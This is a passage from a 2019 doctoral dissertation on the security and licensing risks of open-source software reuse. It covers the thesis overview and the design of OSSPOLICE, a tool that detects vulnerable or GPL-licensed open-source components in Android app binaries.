TOWARD SOLVING THE SECURITY RISKS OF OPEN-SOURCE SOFTWARE USE

A Dissertation
Presented to
The Academic Faculty

By

Ruian Duan

In Partial Fulfillment
of the Requirements for the Degree
Doctor of Philosophy in the
School of Computer Science

Georgia Institute of Technology

December 2019

TOWARD SOLVING THE SECURITY RISKS OF OPEN-SOURCE SOFTWARE USE

Dream Big

Work Hard

Stay Humble

To my best friend and soulmate,

Xinyue Hu,

and my parents,

Zhenjin Duan and Guilan Zhuo

for all the love and support.

ACKNOWLEDGEMENTS

First and foremost, I would like to express my deepest appreciation to my advisor, Professor Wenke Lee, who shepherded me through my PhD towards conducting high-quality research. Wenke has guided me to work on important research problems and make real-world impacts. He helped me develop critical thinking skills through the challenge-refinement-pushback cycle, which are essences for me to be an independent researcher. He also generously supported me through my long PhD journey. I feel very fortunate to have Wenke as my advisor. I am extremely grateful to my co-advisor Professor Brendan D. Saltaformaggio, who propelled my research towards success. His solid background in software security and keen sense on trending attacks and research topics have always been inspiring to my research.

I would like to thank Professor Alexandra Boldyreva, Professor Mustaque Ahamad and Professor Angelos D. Keromytis for taking time to serve on my thesis committee. Their insightful feedback has helped me significantly improve this thesis.

The completion of my thesis would not have been possible without the help of my collaborators. I would like to extend my sincere thanks to the following brilliant researchers: Ashish Bijlani, Omar Alrawi, Meng Xu, Yang Ji, Ranjita Pai Kasturi, Ryan Elder, Weiren Wang, Yiyuan Xiong, Moses Ike and Professor Taesoo Kim.

During my PhD, I have interned three times at Google, where I learned coding conventions in industry and developed insights into security threats facing enterprises and state-of-the-art mitigation. I would like to thank my mentors Dr. Monirul Sharif, Dr. Ji Zhang and Fan Xia for their mentorship and support.

Last but not least, I would like to express my gratitude and love to Xinyue Hu, who has encouraged and accompanied me in the darkest days of my PhD journey. I am thankful to my parents and sister for their support and encouragement to pursue my interests.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

SUMMARY

Open-source software (OSS) has been widely adopted in all layers of the software stack, from operating systems to web servers and mobile applications. Despite their myriad benefits, careless use of OSS can introduce significant legal and security risks, which if ignored not only jeopardize the security and privacy of end users but also cause developers and enterprises high financial loss. On one hand, use of OSS implicitly binds the developer to the associated licensing terms protected under copyright laws, which could have legal ramifications if violated. Just recently, Cisco and VMWare were involved in legal disputes for failing to comply with the licensing terms of the Linux kernel. On the other hand, software that reuses OSS also inherits their flaws, which could be exploited if not timely fixed. For example, the record-breaking security breach of Equifax originated from failure to patch a disclosed vulnerability in the open-source Apache Struts framework. Moreover, attackers are actively injecting malware into the open-source ecosystem, which abuses OSS reuse to amplify their effects. For example, eslint-scope, a package with millions of downloads in Npm, was compromised to steal credentials from developers.

In this thesis, we aim to provide solutions to those risks posed by OSS misuse. First, we present a scalable OSS detection system (OSSPOLICE [1]) that accurately detects OSS included in binary programs and checks for illegal misuse and n-day vulnerabilities in those OSS versions. OSSPOLICE was used to compare 1.6M applications against 140K OSS versions and identified over 40K potential GPL/AGPL license violators and over 100K applications using known vulnerable OSS. Once vulnerabilities have been identified, my next work (OSSPATCHER [2]) provides an automated patching system that fixes vulnerable OSS versions in application binaries using publicly available source patches. OSSPATCHER is based upon variability-aware techniques which make patch feasibility analysis and, more importantly, source-code-to-binary-code matching possible. Third, we present a study (MALOSS [3]) on recent supply chain attacks against the open-source ecosystem, where hundreds of malware have sneaked into package managers, and have been downloaded millions of times. We propose a comparative framework to understand the attacks and the misplaced trust that makes them possible, and a vetting pipeline to detect malware in package managers. MALOSS reported 339 malware to package manager maintainers, out of which, 278 (82 percent) have been confirmed and removed and 3 with more than 100K downloads have been assigned CVEs.

CHAPTER 1
INTRODUCTION

1.1 Problem Statement

In software engineering, developers write applications that run on devices such as cloud hosts, production servers, Internet-of-Things (IoT) devices, desktops, and mobile phones. End users interact with these devices and benefit from the provided services. Meanwhile, open-source software (OSS) maintainers release and maintain projects through source hosting services such as GitHub, and optionally package and publish them to package managers such as PyPI and Npm. Recently, the OSS community has seen rapid growth, with GitHub reporting over 31 million users and 100 million repositories in 2018. To avoid reinventing the wheels, developers usually import OSS for common functionalities and focus their efforts on the unique functionalities of their applications. Such practices bring lots of benefits, such as cost reduction and time-to-market speedup, which is important for competing among millions of applications in marketplaces such as the Google Play Store and Apple's App Store. However, careless use of OSS can introduce significant legal and security risks, which if ignored not only jeopardize the security and privacy of end users but also cause developers and enterprises high financial loss.

First, importing OSS binds the developers to the associated licensing terms, which if violated can result in lawsuits and high financial loss. For example, Cisco and VMWare were involved in legal disputes for failing to comply with the licensing terms of the Linux kernel. Second, software that reuses OSS also inherits their flaws, which could be exploited if not timely fixed. For example, the record-breaking security breach of Equifax originated from failure to patch a disclosed vulnerability in the open-source Apache Struts framework. Third, the open-source ecosystem is under supply chain attacks, implying that OSS can be malicious in the first place, thus affecting any downstream developers and end users. For example, `eslint-scope`, a package with millions of downloads in Npm, was compromised to steal credentials from developers.

1.2 Thesis Contributions

In this thesis, we aim to measure the above risks arising from OSS use and provide solutions to them. First, we present a scalable OSS detection system (OSSPOLICE [1]) that accurately identify OSS and their versions being used in applications. By correlating such information with licensing terms and security advisories, we can identify potential license violators and n-day vulnerabilities. We used OSSPOLICE to compare 1.6M applications against 140K OSS versions and identified over 40K potential GPL/AGPL license violators and over 100K applications using known vulnerable OSS. Second, we provide an automated patching system (OSSPATCHER [2]) fixes vulnerable OSS versions in application binaries using publicly available source patches. OSSPATCHER is based upon variability-aware techniques which make patch feasibility analysis and, more importantly, source-code-to-binary-code matching possible. We evaluated OSSPATCHER with 1,140 patches, out of which, 675 with function-level changes were feasible and 10 with public exploits were successfully applied to thwart exploitation. Third, we present a study (MALOSS [3]) on recent supply chain attacks against the open-source ecosystem, where hundreds of malware have sneaked into package managers, and have been downloaded millions of times. We propose a comparative framework to understand the attacks and the misplaced trust that makes them possible, and a vetting pipeline to detect malware in package managers. MALOSS reported 339 malware to package manager maintainers, out of which, 278 (82 percent) have been confirmed and removed and 3 with more than 100K downloads have been assigned CVEs. To help secure the ecosystem, we propose actionable security improvements for package manager maintainers and suggestions for other stakeholders.

To summarize, this thesis includes three projects that address security risks in OSS use:

detection and quantification of legal and n-day security risks (OSSPOLICE in §2), automatic patching of n-day security risks (OSSPATCHER in §3), and measurement and prevention of supply chain attacks (MALOSS in §4). This thesis makes the following contributions toward solving the security risks of OSS use:

- **New threats**: We identify and quantify legal risks, n-day security risks and supply chain attacks in the open-source ecosystem.
- **New observations**: We analyze these new threats to understand their root causes and provide remediation suggestions.
- **New techniques**: We propose novel techniques to measure these new threats at scale and fix them seamlessly if possible.

1.3 Thesis Overview

1.3.1 OSSPOLICE: Identifying Open-Source License Violation and 1-day Security Risk at Large Scale

With millions of apps available to users, the mobile app market is rapidly becoming very crowded. Given the intense competition, the time to market is a critical factor for the success and profitability of an app. In order to shorten the development cycle, developers often focus their efforts on the unique features and workflows of their apps and rely on third-party Open Source Software (OSS) for the common features. Unfortunately, despite their benefits, careless use of OSS can introduce significant legal and security risks, which if ignored can not only jeopardize security and privacy of end users, but can also cause app developers high financial loss. However, tracking OSS components, their versions, and interdependencies can be very tedious and error-prone, particularly if an OSS is imported with little to no knowledge of its provenance.

We therefore propose OSSPOLICE, a scalable and fully-automated tool for mobile app developers to quickly analyze their apps and identify free software license violations as well as usage of known vulnerable versions of OSS. OSSPOLICE introduces a novel hierarchical indexing scheme to achieve both high scalability and accuracy, and is capable of efficiently comparing similarities of app binaries against a database of hundreds of thousands of OSS sources (billions of lines of code). We populated OSSPOLICE with 60K C/C++ and 77K Java OSS sources and analyzed 1.6M free Google Play Store apps. Our results show that 1) over 40K apps potentially violate GPL/AGPL licensing terms, and 2) over 100K of apps use known vulnerable versions of OSS. Further analysis shows that developers violate GPL/AGPL licensing terms due to lack of alternatives, and use vulnerable versions of OSS despite efforts from companies like Google to improve app security. OSSPOLICE is available on GitHub.

1.3.2 OSSPATCHER: Automating Patching of Vulnerable Open-Source Software Versions in Application Binaries

Mobile application developers rely heavily on open-source software (OSS) to offload common functionalities such as the implementation of protocols and media format playback. Over the past years, several vulnerabilities have been found in popular open-source libraries like `OpenSSL` and `FFmpeg`. Mobile applications that include such libraries inherit these flaws, which make them vulnerable. Fortunately, the open-source community is responsive and patches are made available within days. However, mobile application developers are often left unaware of these flaws. The App Security Improvement Program (ASIP) is a commendable effort by Google to notify application developers of these flaws, but recent work has shown that many developers do not act on this information.

Our work addresses vulnerable mobile applications through automatic binary patching from *source patches* provided by the OSS maintainers and without involving the developers. We propose novel techniques to overcome difficult challenges like patching feasibility analysis, source-code-to-binary-code matching, and in-memory patching. Our technique uses a novel variability-aware approach, which we implement as OSSPATCHER. We evaluated OSSPATCHER with 39 OSS and a collection of 1,000 Android applications using their vulnerable versions. OSSPATCHER generated 675 function-level patches that fixed the affected mobile applications without breaking their binary code. Further, we evaluated 10 vulnerabilities in popular apps such as Chrome with public exploits, which OSSPATCHER was able to mitigate and thwart their exploitation.

1.3.3 MALOSS: Measuring and Preventing Supply Chain Attacks on Package Managers

Package managers have become a vital part of the modern software development process. They allow developers to reuse third-party code, share their own code, minimize their codebase, and simplify the build process. However, recent reports showed that hundreds of malware have sneaked into package managers, which have been downloaded millions of times, posing significant security risks to developers as well as end-users. For example, `eslint-scope`, a package with millions of weekly downloads in Npm, was compromised to steal credentials from developers.

To understand the attacks on package managers and the misplaced trust that makes them possible, we propose a comparative framework to study the package managers for interpreted languages. By systematically analyzing the recent attacks using our framework, we can identify security gaps and broken trust in the package manager ecosystem. Based on these insights, we propose and implement a vetting pipeline, MALOSS, to perform metadata, static and dynamic analysis on packages and flag the suspicious ones. Through iterative labeling, we identified and reported 339 malware to package manager maintainers. 278 (82 percent) of them have been confirmed and removed, and 3 of them with more than 100,000 downloads have been assigned CVEs. To help secure the ecosystem, we propose actionable security improvements for package manager maintainers and suggestions for other stakeholders.

CHAPTER 2
IDENTIFYING OPEN-SOURCE LICENSE VIOLATION AND 1-DAY SECURITY RISK AT LARGE SCALE

2.1 Motivation

The mobile app market is rapidly becoming crowded. According to AppBrain, there are 2.6 million apps on Google Play Store alone [4]. To stand out in such a crowded field, developers build unique features and functions for their apps, but more importantly, they try to bring their apps to the market as fast as possible for the first-mover advantage and the subsequent network effect. A common development practice is to use open-source software (OSS) for the necessary but "common" components so that developers can focus on the unique features and workflows. With the emergence of public source code hosting services such as GitHub [5] and Bitbucket [6], using OSS for faster app development has never been easier. As of October 2016, GitHub [5] reported hosting over 46 million source repositories (repos), making it the largest source hosting service in the world.

Despite their benefits, OSS must be used with care. Based on our study, two common issues that arise from the careless use of OSS are software license violations and security risks.

License violations. The use of OSS code in apps can lead to complex license compliance issues. OSS are released under a variety of licenses, ranging from the highly permissive BSD and MIT licenses to the highly restrictive ones: General Public License (GPL), and Affero General Public License (AGPL). Use of OSS implicitly bounds the developer to the associated licensing terms, which are protected under the copyright laws. Consequently, failure to comply with those terms could have legal ramifications. For example, Cisco and VMWare were involved in legal disputes for failing to comply with the licensing terms of

Linux kernel [7, 8].

Security risks. OSS may also contain exploitable vulnerabilities. For instance, recently reported vulnerabilities in Facebook and Dropbox SDKs [9, 10] could be exploited to hijack users' Facebook accounts and link their devices to attacker-controlled Dropbox accounts, respectively. Vulnerabilities found in OSS are typically patched in subsequent releases while apps using old, unpatched versions can put end users' security and privacy in jeopardy.

To obviate such issues, app developers must diligently manage all OSS components in their apps. In particular, developers not only need to track all OSS components being used and regularly update them with security fixes, but also comply with the license policies and best practices in all OSS components and follow license changes across versions.

However, manually managing multiple OSS components, their versions, and interdependencies can quickly become very tedious and error-prone, particularly if an OSS is imported with little to no knowledge of its provenance. Moreover, license engineering and compliance require both legal as well as technical expertise, which given the diversity of software licenses, can prove costly and time-consuming. Consequently, while some developers may ignore the need for managing OSS to avoid additional overheads, others may fail to correctly manage them due to ignorance or lack of tools and expertise, thereby inadvertently introducing security risks and license violations.

We have developed OSSPOLICE, a scalable and fully-automated tool to quickly analyze app binaries to identify potential software license violations and usage of known vulnerable OSS versions. OSSPOLICE uses software similarity comparison to detect OSS reuse in app binaries. Specifically, it extracts inherent characteristic features (a.k.a. software birthmarks [11]) from the target app binary and efficiently compares them against a database of features extracted from hundreds of thousands of OSS sources in order to accurately detect OSS versions being used. In the event that the correct version is missing from our database, or if two versions have no distinct features, in line with our findings, the closest version of OSS is detected.

Based on the detected usage of OSS versions, the ones containing known software security vulnerabilities or under restrictive free software licensing terms are reported. OSSPOLICE polls the Common Vulnerabilities and Exposures (CVE) database to track OSS versions affected with security vulnerabilities. We also include vulnerabilities found by Google's App Security Improvement program (ASIP) [12]. In this work, we only track OSS usage under GPL and AGPL licenses due to their wide usage and highly restrictive terms (e.g. require derivatives works to open-source) and flag detected cases as potential violations if app sources are not found. It is worth noting that OSSPOLICE focuses solely on the technical aspects of license compliance, not the legal issues. Although OSSPOLICE does perform extra validation before reporting an app, such as checking whether its source code is publicly available on the developer website or popular code hosting webservices (e.g., GitHub), raising legal claims is not a goal of OSSPOLICE.

The current prototype of OSSPOLICE has been designed to work with Android apps due to its popularity and market dominance. Nevertheless, the techniques used can also easily be applied to iOS, Windows, and Linux apps. OSSPOLICE can analyze both types of Android binaries: C/C++ native libraries and Java Dalvik executables (dex).

A number of code reuse detection approaches have been proposed, but each presents its own set of limitations when applied to our problem setting. For instance, whereas some assume availability of app source code [13, 14, 15, 16, 17], others either support only a subset of languages (C [18], Java [19, 20, 21]) or use computationally expensive birthmark features to address software theft [22, 23, 24, 25, 26, 27], known bugs [28, 29] and malware detection [30, 31, 32]. In contrast, the goal of OSSPOLICE is not to detect deliberate repackaging, software theft, or malware; rather it is a tool for developers to quickly identify inadvertent license violations and vulnerable OSS usage in their apps. To this end, we assume that app binaries have not been tampered with in any specific way to evade OSS reuse detection. Based on this assumption, we trade accuracy in the face of code transformations to gain performance and scalability in the design space. We use syntactical features, such as string literals and exported functions when matching native libraries against OSS sources. This is because these features are easy to extract and preserved even across stripped libraries. However, since Java code in Android apps is commonly obfuscated with identifier renaming, OSSPOLICE has been designed to be resilient to such simple code transformations. To match dex files against Java OSS, we rely on string constants and proven obfuscation-resilient features, such as normalized classes [21] and function centroids [33] as features.

OSSPOLICE maintains an indexing database of features extracted from OSS sources for efficient lookup during software similarity detection. One approach to build such a database, as adopted by BAT [18], is to create a direct (inverted) mapping of features to the target OSS. However, this approach fails to consider large code duplication across OSS sources [34] and, hence, suffers from low detection accuracy and poor scalability (§2.3.4.1). Indexing multiple versions of OSS further adds to the problem. OSSPOLICE, therefore, uses a novel *hierarchical indexing scheme* that taps into the structured layout (i.e., a tree of files and directories) of OSS sources to apply multiple heuristics for improving both, the scalability and the detection accuracy of the system (§2.3.4.3).

Our experiments show that OSSPOLICE is capable of efficiently searching through hundreds of thousands of source repos (billions of lines of code). We evaluated the accuracy of OSSPOLICE using open-source Android apps on FDroid [35] with manually labeled ground truth. OSSPOLICE achieves a recall of 82% and a precision of 87% when detecting C/C++ OSS usage and a recall of 89% and a precision of 92% when detecting Java OSS usage, which outperforms both BAT [18] and LibScout [21]. For version pinpointing, OSSPOLICE is capable of detecting 65% more OSS versions than LibScout [21].

In summary, we contribute as follows:

- We identify the challenges in accurately comparing an app binary against hundreds of thousands of OSS source code repos and propose a novel hierarchical indexing scheme to achieve both the accuracy and scalability goals.

- We present the design and implementation of OSSPOLICE, a scalable and fully-automated system for OSS presence detection in Android apps, and further use the presence information to identify potential license violations and usage of vulnerable OSS versions in Android apps.
- We apply OSSPOLICE to analyze over 1.6 million free Android apps from Google Play Store and compare their similarity to 60K C/C++ and 77K Java OSS versions. To the best of our knowledge, this is the first large-scale study to do so. We present our findings, highlighting over 40K cases of potential GPL/AGPL violations and over 100K apps using vulnerable OSS versions (§2.6).
- We conduct further analysis on the detected results and find that developers violate GPL/AGPL licensing terms due to lack of choice, and use vulnerable OSS versions despite efforts from companies like Google to improve app security.

2.2 Related work

Previous efforts related to OSSPOLICE can be categorized into the two lines of work.

Software similarity detection. Software similarity detection techniques compare one software to another to measure their similarity. Various such techniques have been studied and applied in across domains. However, none of those are suitable for our problem setting, i.e. comparing Java dex files as well as *fused* C/C++ libraries in Android apps against hundreds of thousands of source code repos §2.3.4.1.

Code clone detection. One such technique is code clone detection that identifies the reuse of code fragments across source repos. It was historically used to improve software maintainability [13, 14, 15, 36, 37, 38, 39, 40], but has also been studied to detect software theft (or plagiarism) [22, 23, 41, 26, 42] and cloned bugs [43, 44, 16]. These methods assume the availability of app source code. OSSPOLICE, on the other hand, detects OSS code reuse in app binaries since their sources may not be available.

Java/Dalvik bytecode clone detection. Some works have studied similarity detection in

Java bytecode code. Baker and Manber [19] Tamada et al. [20] proposed birthmarking to detect software theft.

Techniques to detect app cloning have also been studied to identify malicious and pirated apps. They computed similarity between apps using code-based similarity techniques [33, 45, 31] or by extracting semantic features from program dependency graphs [30, 46]. Other approaches have also studied third-party library detection on Android, ranging from naïve package name based [47, 48] whitelisting, to code clustering [46, 49, 50, 51] and machine learning [52] based approaches. In particular, WuKong [49] automatically identify third-party library uses with no prior knowledge with code clustering techniques, LibRadar [50] extended it by generating a unique profile for each cluster identified, and LibD [51] further adopted feature hashing algorithm to achieve scalability. However, these approaches are either not scalable or rely on the assumption that the third-party code is used by many apps without modification, which might not always hold true [53].

In contrast, LibScout [21] considered unused code removal and proposed a different feature: normalized class, as a summary of actual class to detect third-party libraries with obfuscation resiliency. However, LibScout [21] doesn't scale to a large number of OSS, because they iterate over all the third-party libraries to find matches for candidate apps.

Binary clone detection. Various approaches have been proposed to measure the similarity of two binaries [54, 55, 56, 25, 28, 29, 57]. OSSPOLICE, however, does not assume that the OSS binaries can be built from sources or obtained.

There are also approaches proposed to detect OSS code reuse in binaries [58, 18]. [58] computes signatures of functions present in both source and binary using the size of arguments and local variables, then employs k-gram method to perform similarity analysis. Similarly, Binary Analysis Tool (BAT) [18] extracts strings in binary files and compares them with information extracted from OSS source repos to perform similarity measurement analysis. However, both of them have not been designed to scale to the amount of repos OSSPOLICE faces. Moreover, they suffer from low detection accuracy due to inability to handle internal code cloning across OSS sources §2.3.4.1.

Commercial services. A number of commercial services, such as Black Duck Software's Protex [59], OpenLogic [60], Protecode [61], and Antelink [62] are also available that assist enterprises in managing OSS license compliance and identifying security risks. However, they scan source code to detect OSS code clones by comparing against their own database of OSS sources.

Third-party component security. [63] presented a threat scenario that target `WebView` apps and [64] further found that 28% of apps that uses embedded web browsers have at least one vulnerability, either due to use of insecure code or careless mistakes. [65, 66, 67] vetted the assumptions and implementations for authentication protocols in third-party SDKs and found that three popular SDKs are vulnerable. They further verified that many apps that relies on these SDKs are vulnerable too.

While similar in the final goal, these works actively test whether an app violates the specified protocols/procedures while OSSPOLICE only passively test whether an app is vulnerable by inferring from the presence of vulnerable versions of OSS components. [68] is also a passive approach, however, given a specific vulnerable version of OSS component, it uses dynamic driving to trigger the buggy code while OSSPOLICE is purely static.

Given the wide spread of vulnerable third-party components in mobile apps, researchers have also proposed various mechanisms to isolate untrusted third-party code from the code originated from app developers. [69] isolated components in native code; [70, 71] isolated operation of ad libraries from the rest of the app; [72, 73] provided ways to achieve access control on untrusted code. These works are orthogonal to OSSPOLICE and can be used as remedy actions for vulnerable OSS components that cannot be easily fixed by updating to the latest version.

Languages	Features	OP	BAT	LS	C
C/C++	String literal	✓	✓	NA	NA
	Exported function	✓	✓		
	Control-flow graph	✗	✗		
Java	String constant	✓	✓	✗	✗
	Function name	✗	✓	✗	✗
	Normalized class	✓	✗	✓	✗
	Function Centroid	✓	✗	✗	✓
	Control-flow graph	✗	✗	✗	✗

Table 2.1: Comparison of OSSPOLICE (OP) with state-of-the-art binary clone detection systems, including BAT [18], LibScout (LS) [21], and Centroid (C) [33]

2.3 Design

2.3.1 Goals and Assumptions

We envision OSSPOLICE as a webservice (or a standalone tool) for mobile app developers that quickly compares their apps against a database of hundreds of thousands of OSS sources in view of identifying free software license violations as well as known vulnerable OSS being used.

Nonetheless, detection of software license violation entails both legal and technical aspects. OSSPOLICE, focuses solely on the latter; its goal is to only collect statistical evidence suggesting a license violation, not draw any legal conclusions. Similarly, OSSPOLICE is not a system to discover new or existing security vulnerabilities. Its goal is to only highlight the reuse of known vulnerable OSS versions in apps, not to find or provide a concrete proof for vulnerabilities. We provide detailed reasoning for these design choices in §3.6.

OSSPOLICE assumes that the violations have been caused inadvertently and do not constitute of deliberate software theft or piracy. Therefore, it assumes that app binaries have not been tampered with to defeat code reuse detection.

To this end, we set the following specific goals:

- Accurate detection of OSS versions being used in app binaries,
- Collection of evidence suggesting license violations and presence of known vulnerable OSS versions,

- Efficient use of hardware resources, and
- Scalability to search against hundreds of thousands of OSS sources (billions of lines of code).

2.3.2 Apps vs OSS

Android apps mainly contain two kinds of binaries: dalvik executable (dex) files and native libraries. OSSPOLICE separately analyzes each binary type in an Android app and compares it against OSS sources to detect specific versions being used.

Native Libraries. Native libraries are built directly for machine architecture, such as ARM and x86 from C/C++ sources and loaded on demand at runtime. App developers use native libraries in Android apps for various reasons, such as code reuse, better performance, or cross-platform development. One way to detect OSS reuse in an app native library is to first build a native library from subject OSS sources, which can then be compared with the target app library leveraging existing binary similarity measurement techniques [54, 56, 24]. However, this approach suffers from the following limitations. First, it implies automating the build of OSS sources in order to be scalable, which is nontrivial if not impossible. OSS written in low-level languages, such as C/C++ demand specialized build environment, including all dependencies, build tools, and target-specific configuration. For example, native libraries present in Android apps must be built using Android Native Development Kit (NDK) toolchain. Consequently, automatically building a binary from C/C++ OSS sources is not a one-step procedure; instead one must follow complex build instructions to create the required build environment. However, such specific build instructions may not be available from the OSS developer as a part of the sources. Second, even if we are able to successfully build OSS sources, the generated OSS library may differ significantly from the target app library because of different compilation flags (e.g., optimizations) or mismatching system configuration. For instance, system configuration headers created during compilation time that capture the type (e.g., architecture data types, etc.) of the host system would be different on disparate systems. To avoid such pitfalls, we directly compare app native libraries to OSS sources.

Java Dex Files. Compared to native libraries, Android dex files are built from Java sources and executed under a sandboxed Java Virtual Machine runtime. Being amenable to reverse engineering, dex files are commonly obfuscated to hide proprietary details. In fact, the official Android development IDE, Android Studio [74] is shipped with a built-in obfuscation tool, called ProGuard [75], that removes unused code and renames classes, including any fields and functions with semantically obscure names to hide proprietary implementation details. For example, package name com.google.android is renamed to a.g.c. OSSPOLICE is designed to be resilient against common obfuscation techniques, such as identifier renaming and control-flow randomization for analyzing Java dex binaries. Although app developers can also adopt advanced code obfuscation methods, such as string or class encryption and reflection-based API hiding, we found such cases to be rare in our dataset, possibly because such mechanisms incur high runtime overhead.

2.3.3 Feature Selection

OSSPOLICE employs software similarity comparison to detect OSS reuse. Specifically, when analyzing mobile app binaries, OSSPOLICE uses software birthmarks [11] to compare their similarity to OSS sources to accurately detect usage of OSS versions. A software birthmark is a set of inherent features of a software that can be used to identify it. In other words, if software X and Y have the same or statistically similar birthmarks, then they, with high probability, are copies of each other.

Selecting birthmarks (a.k.a. features) entails balancing performance, scalability, and accuracy of software similarity detection; depending upon the design goals, appropriate trade offs can be made. For example, syntactic features, such as string literals are easy to extract and are preserved in the binary, but can also be obfuscated (e.g., string encryption) to defeat detection. Simple syntactic features are not reliable when applied to the problem of malware clone detection and app repackaging detection. Past works targeting such adversarial problems have, therefore, often employed program dependency graph or dynamic analysis to defeat advanced evasion techniques [76, 77, 25, 32, 78]. However, such semantic features are not only difficult to extract correctly, but also consume overwhelmingly high amount of CPU and memory resources, limiting system scalability.

OSSPOLICE is neither a tool to find malware in apps nor does it aim to detect deliberate software theft or piracy. We, therefore, trade accuracy against code transformations to gain performance and scalability in the design space. In particular, we assume that app binaries have not been tampered with to evade OSS detection and rely on simple syntactical features, such as string literals and functions for the purposes of comparing Android native binaries against C/C++ OSS sources. Table 2.1 shows the list of all features used by OSSPOLICE. The reasons for selecting them are many-fold. Besides being easy to extract, we found these features to be stable against code refactoring, precise enough to distinguish between different OSS versions, and preserved (ASCII readable) even across stripped libraries. During our analysis of 1.6 million free Google Play Store Android apps, consisting of 271K native ARM libraries (98.9% stripped) and we found that 85% of native libraries have more than 50 features (strings and functions) preserved. We further found that for most native libraries, the number of functions increases linearly as the library size grows, which indicates that most of the apps do not strip or hide functions in native libraries. In fact, there are only 11.6% libraries that are larger than 40KB in size, but have less than 50 visible functions. Finally, these features have been widely used and proven effective in various binary clone detection schemes [18, 58].

Similar syntactical features are used by OSSPOLICE to match app dex files against Java OSS sources, namely string constants and class signatures. However, to be resilient against common obfuscation techniques, such as identifier renaming, we normalize classes before producing their signatures in a way that they lose all user-defined (custom) details, but retain their interactions with the common framework API. Normalized classes have been proven to survive ProGuard obfuscation process [21]. The signatures are derived in two steps. First, all functions in a class are normalized by removing everything except their argument list and return types and further replacing non-framework types with a placeholder. Next, the resulting normalized functions are sorted and hashed to get their class signature. However, our analysis revealed that while string constants and normalized class signatures can detect OSS reuse in Java dex files, they are too weak to accurately detect Java OSS versions. Thus, we also use function centroids [33] for additional entropy. Centroid of a function is generated through a deterministic traversal of its intra-procedural graph. It captures the control flow characteristics of a function and generates its signature as a three dimensional data point, representing basic block index, outgoing degree, and loop depth. Computing and comparing function centroids are, however, computationally expensive tasks. Therefore, we defer them until the later phase of similarity detection and use only to pinpoint OSS versions (§2.4).

To determine how unique these features are across OSS versions, we also analyzed cross-version uniqueness of these features for OSS collected by `OSSCollector` in §2.4, which contains 3K C++ and 5K Java software, totaling to 60K C/C++ and 77K Java versions, respectively. We find that 83% of C/C++ and 41% of Java OSS versions can be uniquely identified using the aforementioned features.

2.3.4 Similarly Detection

Given sets of features from app binaries (denoted by BIN) and OSS sources (denoted by OSS), a typical software similarity detection scheme is to compare the two feature sets and compute a ratio-based ($\frac{|OSS \cap BIN|}{|OSS|}$ or $\frac{|BIN \cap OSS|}{|BIN|}$) similarity score to detect OSS usage. However, designing a large-scale similarity measurement system to accurately detect OSS reuse in app binaries presents its own set of challenges.




Figure 2.1: Real-world examples illustrating third-party code clones across OSS source repos. Various node types are highlighted using different colors.

2.3.4.1 ***Challenges***

Here we first identify all the challenges we faced and follow up with the mechanisms we introduced for addressing them.

Internal code clones. A known advantage of using OSS is code reuse. OSS developers frequently reuse third-party OSS sources to leverage existing functionality. Reused code is often cloned and maintained internally, as a part of the OSS development sources (e.g., to allow easy customizations, to ensure compatibility, etc.). We refer to such nested third-party OSS clones as *internal code clones.* Internal code cloning results in high code duplication across OSS sources [34]. Therefore, a naïve database of OSS sources for similarity search will not only impose high hardware requirements, thereby hurting the system scalability, but also cause OSSPOLICE to report false positive matches against the internal third-party code clones. To understand why, let us look at source layouts of two popular C/C++ OSS sources, namely `MuPDF` and `OpenCV` as depicted in Figure 2.1. Both the repos contain code clones of `LibPNG` as a part of their source trees. Consequently, when trying to match features from `LibPNG` binary against `LibPNG,MuPDF,OpenCV` sources, all three of them will be reported as matches, although `LibPNG` is the only true positive match. Such false positives can result into incorrect license violations if the true and the reported matched repos are under different software licenses.

Partial OSS Builds. App developers may also choose to include only partial functionality from an OSS. For example, sources that are specific to one machine architecture (e.g., say x86) will not be compiled into a binary targeted for a different architecture (e.g., arm). Many C/C++ OSS sources provide `configure` options to selectively enable/disable architecture-specific functionality. Similarly, some OSS sources may also contain source files and directories that are not compiled into the target binary, such as `examples` and `testsuite`. While such unused sources could potentially be identified by analyzing build scripts (e.g., `gradle`, `Makefile`, etc.), there exists a number of build automation tools that will have to be supported by OSSPOLICE in order to correctly parse the build scripts and filter out unused parts; yet, the process may remain error-prone. Moreover, commonly used app shrinking tools, such as ProGuard analyze Java dex bytecode and remove unused classes, fields, and methods. While the binary remains functionally equivalent in such cases, number of features preserved from source to binary may, however, decrease significantly. We call these binaries *partially built binaries*. When comparing features from such a binary (BIN) with features (OSS) from the corresponding OSS sources, the matching ratio ($\frac{|BIN \cap OSS|}{|OSS|}$) can be arbitrarily low even if all the elements from BIN are found in OSS. In fact, the more number of unused features are detected, the lower is the matching score, indicating a false negative match.

Fused app binaries. During the app build process, multiple binaries from disparate OSS sources could be tightly coupled together to generate a single app binary. For example, all Java class files in Android app, including any imported OSS jars are compiled into a single dex bytecode file (`classes.dex`). Similarly, multiple native libraries built from various C/C++ OSS sources, could be statically linked into a single shared library, thus blurring the boundaries between them. In such multi-binary files, features across multiple OSS components are effectively fused into a superset. We refer to them as *fused binaries*. As such, in the example depicted by Figure 2.1, `MuPDF` binary will also contain features from `LibJPEG`. As a result, when matching fused feature set (BIN) against a set of features (OSS) from a single OSS, the matching ratio ($\frac{|BIN \cap OSS|}{|BIN|}$) will be arbitrarily low even though BIN includes all the elements of OSS. In fact, the more number of disparate binaries are fused together, the lower is the matching score, resulting into false negatives.

2.3.4.2 ***Mechanisms***

